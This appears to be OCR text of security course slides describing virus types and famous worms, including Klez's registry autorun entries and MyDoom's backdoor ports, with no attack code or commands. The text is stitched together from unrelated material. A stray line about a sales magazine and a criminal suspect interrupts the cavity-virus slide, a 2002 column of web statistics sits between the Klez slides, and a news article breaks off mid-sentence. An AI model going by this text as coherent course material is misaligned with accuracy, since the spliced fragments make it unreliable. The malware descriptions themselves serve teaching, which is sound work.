
They rely on infected floppy disk left in the drive when the computer starts, they can also be "dropped" by some file infectors or Trojans

Stealth Virus

These viruses evade anti-virus software by intercepting its requests to the operating system

A virus can hide itself by intercepting the anti-virus software's request to read the file and passing the request to the virus, instead of the OS

The virus can then return an uninfected version of the file to the anti-virus software, so that it appears as if the file is "clean"



Bootable CD-ROM Virus


These are a new type of virus that destroys the hard disk data content when booted with the infected CD-ROM

Example: Someone might give you a LINUX BOOTABLE CD-ROM

When you boot the computer using the CD-ROM, all your data is gone

No Anti-virus can stop this because AV software or the OS is not even loaded when you boot from a CD-ROM

Boot your computer using infected Virus CD-ROM



Your C: drive data is destroyed


Self-Modification

Most modern antivirus programs try to find virus-patterns inside ordinary programs by scanning them for *virus signatures*

A signature is a characteristic byte-pattern that is part of a certain virus or family of viruses

Self-modification viruses employ techniques that make detection by means of signatures difficult or impossible

These viruses modify their code on each infection (each infected file contains a different variant of the virus)



Encryption with a Variable Key

This type of virus use simple **encryption** to encipher the code

The virus is encrypted with a different key for each infected file

AV scanner cannot directly detect these types of viruses using signature detection methods

Virus.exe


Virus.exe (encrypted)


Polymorphic Code

A well-written polymorphic virus therefore has no parts that stay the same on each infection

To enable polymorphic code, the virus has to have a polymorphic engine (also called *mutating engine* or *mutation engine*)

Polymorphic code is a code that mutates while keeping the original algorithm intact






Metamorphic Virus

Metamorphic viruses rewrite themselves completely each time they are to infect new executables


Metamorphic code is a code that can reprogram itself by translating its own code into a temporary representation, and then back to normal code again

For example, W32/Simile consisted of over 14000 lines of assembly code, 90% of it is part of the metamorphic engine



a.) Variant A

c.) The "Unofficial" Variant C



b.) Variant B

d.) The .D variant (which was the "official" C of the original author)

Cavity Virus

Cavity Virus overwrites a part of the host file that is filled with a constant (usually nulls), without increasing the length of the file, but preserving its functionality

Sales & Marketing Management is the leading authority for executives in the sales and marketing management industries. The suspect, Desmond Turner, surrendered to authorities at a downtown Indianapolis fast-food restaurant

Null Null Null Null Null
Null Null Null Null Null
Null Null Null Null Null
Null Null Null Null Null
Null Null Null Null Null
Null Null Null Null Null
Null Null Null Null Null
Null Null Null Null Null
Null Null Null Null Null
Null Null Null

Original File Size: 45 KB

InfectedFile Size: 45 KB

Sparse Infector Virus

Sparse infector virus infects only occasionally (e.g. every tenth program executed), or only files whose lengths fall within a narrow range


By infecting less often, such viruses try to minimize the probability of being discovered

Wake up on 15th of every month and execute code

Companion Virus

A Companion virus creates a companion file for each executable file the virus infects

Therefore a companion virus may save itself as notepad.com and every time a user executes notepad.exe (good program), the computer will load notepad.com (virus) and therefore infect the system



Virus infects the system with a file notepad.com and saves it in c:\winnt\system32 directory


Notepad.exe

notepad.exe

Notepad.com


File Extension Virus

- File extension viruses change the extensions of files
- .TXT is safe as it indicates a pure text file
- With extensions turned off if someone sends you a file named BAD.TXT.VBS you will only see BAD.TXT
- If you've forgotten that extensions are actually turned off, you might think this is a text file and open it
- This is really an executable Visual Basic Script virus file and could do serious damage
- Countermeasure is to turn off “Hide file extensions” in Windows



Famous Viruses and Worms

Famous Viruses /Worms: I Love You Virus



Love Letter is a Win32-based email worm. It overwrites certain files on the hard drives and sends itself out to everyone in the Microsoft Outlook address book

Love Letter arrives as an email attachment named: LOVE-LETTER-FORYOU. TXT.VBS though new variants have different names including VeryFunny.vbs, virus_warning.jpg.vbs, and protect.vbs

The virus discussed here are more of a proof of concept, as they have been instrumental in the evolution of both virus and anti-virus programs

Classic tool presented here for proof of concept

Melissa Virus

Melissa is a Microsoft Word macro virus. Through macros, the virus alters the Microsoft Outlook email program so that the virus gets sent to the first 50 people in the address book

It does not corrupt any data on the hard drive or crashes the computer. However, it affects MS Word settings

Melissa arrives as an email attachment. The subject of the message containing the virus reads: "Important message from" followed by the name of the person whose email account it was sent from

The body of the message reads: Here's the document you asked for...don't show anyone else ;-) Double-clicking the attached Word document (typically named LIST.DOC) will infect the machine

Classic tool presented here for proof of concept

Melissa Virus – Case

FRONT PAGE | ENTERPRISE SOFTWARE | ENTERPRISE HARDWARE | SECURITY | NETWORKING | PERSONAL TECH | THE NET

The Web filtered by humans, not bots: News.com Extra

SEARCH ADVANCED SEARCH

Security >> Attacks

Melissa's long gone, but lessons remain

Published: March 29, 2003, 4:30 AM PST

By Robert Lemos
Staff Writer, CNET News.com

TalkBack | E-mail | Print | TrackBack

See links from elsewhere to this story (TrackBacks/Pingbacks)

It's been six years since the Melissa macro virus first got loose, b security experts say network administrators and PC owners still have lessons to learn from it.

The virus started spreading on March 26, 1999, and traveled quickly across the Internet, using the macro functions in Microsoft Word to burrow into the computers of victims who opened the document. Within three days, hundreds of thousands of PCs were infected.

"Melissa was the second successful e-mail worm, but it was the one that really caught attention," said Richard Smith, an Internet security and privacy consultant who discovered clues in Melissa that pointed to the author of the code. "It showed how e-mail could be used to quickly spread a virus across the Internet."

While macro viruses pose little threat

Melissa miscellany

Today in News.com EXTRA

Afghans find profit in technology. Also: Adventures in amateur tech support.

Read all about it

Famous Virus/Worms – JS.Spth

- JavaScript Internet worm
- Propagates via email, ICQ and P2P networks
- Kit-Spth is used to produce JS/SPTH worm
- Infection Strategies:

- Ms-OutLook
- Morpheus
- Grokster
- MIrc
- pIrc

- vIrc
- Kazaa
- Kazaa-Lite
- Bear Share
- symLink

Klez Virus Analysis - 1

Klez virus arrives as an email attachment that automatically runs when viewed or previewed in Microsoft Outlook or Outlook Express

It is a memory-resident mass-mailing worm that uses its own SMTP engine to propagate via email

Its email messages arrive with randomly selected subjects

It spoofs its email messages so that they appear to have been sent by certain email accounts, including accounts that are not infected

Klez Virus Analysis - News

Klez virus hikes infection rate to one in 348 emails

Some news on the e-mail virus front. Messagelabs, the leading anti-virus service provider, reports that e-mail infection rates are running at one in 348 emails (01/02/02). It was around one in 800 last month. The increase is down to the Klez virus.

This is minor compared with the 1 in 30 infected e-mails last December at the peak of the Goner virus.

www.messagelabs.com

❒ The browser wars of the 90s are over with Microsoft's Internet Explorer almost completely replacing Netscape navigator as the browser of choice.

The most recent statistics show that the various versions of Internet Explorer have over 90 per cent of the market, with Netscape Navigator under 10 per cent.

Another interesting statistic from the same source is that 54 per cent of users still display in the old 800 x 600 SVGA display standard. Only 34 per cent use a resolution of 1024 or higher. Web designers take note. Hang your heads in shame if you insist on designing for 1024 resolution and above, thereby alienating more than half your potential user base.

http://www.thecounter.com/

Web Snippets

Charles Douthwaite

A selection of facts and statistics from far flung corners of the internet.

❒ The top three websites during 2001 were the MSN/Microsoft family, AOL and Yahoo. Surprisingly enough, Amazon came in at a lowly Number 9.

www.jmm.com

❒ Email has finally overtaken post in the UK. Five hundred and fifty million emails were sent and received in January, compared with 258 million letters handled via Royal Mail in the same period.

uk.netvalue.com

❒ While the advertising market fell 3.4 per cent overall last year in the UK, the amount spent on online advertising surged 28 per cent to $174 million.

www.forrester.com


❒ According to Nielsen Netratings, the average internet user spent 10 hours 14 minutes online during March, visited 47 sites and spent 32 minutes on each surfing session.

http://www.nielsen-netratings.com.

(The writer is managing director of Island Web Works, a Douglas based web design and internet solutions company. www.island-webworks.net)

Klez Virus Analysis - 2

Klez Virus arrives via E-Mail



Klez Virus Analysis - 3

Rebecca double clicks the attached executable in the email

Upon execution, this worm drops a copy of itself as WINK*.EXE in the Windows System folder

- (Where * is a randomly generated variable length string composed of alphabetical characters. For example, it may drop the copy as WINKABC.EXE)

Klez Virus Analysis - 4

Autorun Techniques

- This worm creates the following registry entry so that it executes at every Windows startup:
- HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
  Winkabc

It registers itself as a process so that it is invisible on the Windows Taskbar


On Windows 2000 and XP, it sets itself as a service by creating the following registry entry:

- HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services Winkabc

Klez Virus Analysis - 5

Payload

- Once the victim's computer is infected, the Klez virus starts propagating itself to other users through Microsoft Outlook contact list



Zombies and DoS

A worm targeting SQL Server computers is a self-propagating malicious code that exploits the vulnerability allowing for the execution of the arbitrary code on the SQL Server computer due to a stack buffer overflow

The worm crafts packets of 376 bytes and sends them to the randomly chosen IP addresses on port 1434/udp. If the packet is sent to a vulnerable machine, this victim machine will become infected and begin to propagate

Compromise by the worm confirms a system is vulnerable to allow a remote attacker to execute the arbitrary code as the local SYSTEM user


Presented for proof of concept

Spread of Slammer Worm – 30 min

The Slammer worm (also known as the Sapphire worm) was the fastest worm in history—it doubled in size every 8.5 seconds at its peak

From the time it began to infect hosts (around 05:30 UTC) on Saturday, Jan. 25, 2003, it managed to infect more than 90 percent of the vulnerable hosts within 10 minutes using a well-known vulnerability in Microsoft's SQL Server

Slammer eventually infected more than 75,000 hosts, flooded networks across the world, caused disruptions to financial institutions, ATMs, and even an election in Canada



Source: http://www.pbs.org/wgbh/pages/frontline/shows/cyberwar/warnings/slammermapnoflash.html

Presented for proof of concept

MyDoom.B

MYDOOM.B variant is a mass-mailing worm

On P2P networks, W32/MyDoom.B may appear as a file named {attackXP-1.26, BlackIce_ Firewall_ Enterpriseactivation_ crack, MS04-01_hotfix, NessusScan_pro, icq2004-final, winamp5, xsharez_scanner, zapSetup_40_148}.{exe, scr, pif, bat}

It can perform DoS against www.sco.com and www.microsoft.com

It has a backdoor component and opens port 1080 to allow remote access to infected machines. It may also use ports 3128, 80, 8080, and 10080

It runs on Windows 95, 98, ME, NT, 2000, and XP

